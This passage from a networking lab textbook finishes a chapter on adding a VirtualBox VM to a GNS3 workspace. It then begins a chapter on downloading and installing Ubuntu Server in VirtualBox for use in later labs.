


Figure 5 – Screenshot of the VM showing in GNS3 Workspace




Figure 5a – zoom

13. You can drag the recently added VM to the GNS3 Workspace and start it




Figure 6 – Drag the new VirtualBox object to the GNS3 Workspace




Figure 6a – zoom

14. When the VM starts it will run outside of GNS3, so look for it on your toolbar as a VM




Figure 7 – Looking at the toolbar for the VM

15. That's it. Remember, you can do this for any functional virtual machine (VM) in VirtualBox. However, VMs use much more resources than the emulated devices within GNS3. So, if you add ten, Windows 11 VMs, you will overload your host machine's processor pretty fast

End of Lab





Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 7

Create a Linux Server

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

The Linux operating system has been increasing in popularity for many reasons. Most Linux platforms are free and open-source with very active development communities. Linux is also very reliable in that it often does not require reboots when something goes wrong. Furthermore, Linux is very customizable so only the features that are required are installed. A bare-bones Linux distribution can run on as little as 58MB of RAM! Finally, most applications on Linux are free and open-source.



Used with permission by the artist – Romana A. Heath Van Horn

Many people are reluctant to use Linux because it generally uses a command line interface (CLI) instead of a graphical user interface (GUI) like Windows or Apple. However, all those easy-to-use images require a lot of

RAM and CPU power, so using CLI allows the operating system to focus on the essentials. We use Linux in the GNS3 environment because it requires very little in the way of hardware resources. This allows us to build complex enterprise networks without overloading our hosting machine. This lab will help you download, install, and configure a Ubuntu Linux Server for use in a GNS3 environment.

LEARNING OBJECTIVES

- Successfully download, install, and run Ubuntu Server in a GNS3 environment
- Optional installs for later labs
    - Phase II – DHCP Server – KEA
    - Phase III – DNS Server – BIND9
    - Phase IV – Text-Based Web Browser – w3m
    - Phase V – GUI – LXDE Desktop
    - Phase VI – Web Hosting Service – Apache2

PREREQUISITES

- Chapter 2 – Setting up a GNS3 environment
- Chapter 6 – Adding a VM to GNS3

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Ubuntu Server https://ubuntu.com/download/server

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Download and Installation

Installing a Linux Server is pretty straightforward. We will use the Ubuntu distribution of Linux due to its extensive documentation and support structure. However, learners will find that other Linux distributions follow similar processes prescribed here.

Furthermore, various tools on the Ubuntu server will be used in part 2 of this book. It is highly recommended that you install all optional tools, as you may need them later.

If you have limited PC resources, we recommend skipping Phase V (installing LXDE Desktop) and make use of the CLI interface instead.

1. Download Ubuntu Server from https://ubuntu.com/download/server

2. Start Oracle Virtual Box Manager

3. Click on ***New***




Figure 1 – Create a new VM

3.1. Pick a name, for this example, we use something clever like “Ubuntu Server”

3.2. Use the dropdown menu to select the Ubuntu Server ISO that you downloaded

3.3. Click ***Skip Unattended Installation*** IMPORTANT!

3.4. Click ***Next***

3.5. You can leave the hardware on its defaults –> click ***next***




Figure 2 – VM resource settings

NOTE: If you **plan to install the GUI interface, you will need at least 50 GB** of hard disk storage in the next step.

3.6. Leave the default Virtual Hard Disk settings –> click ***next***




Figure 3 – Hard disk settings

3.7. Review the summary and click on ***Finish***

4. Start the Ubuntu Server VM

5. Use the arrow keys to ***Install Ubuntu Server***




Figure 4 – Install Ubuntu Server

6. Use the arrow keys to select your language and your keyboard

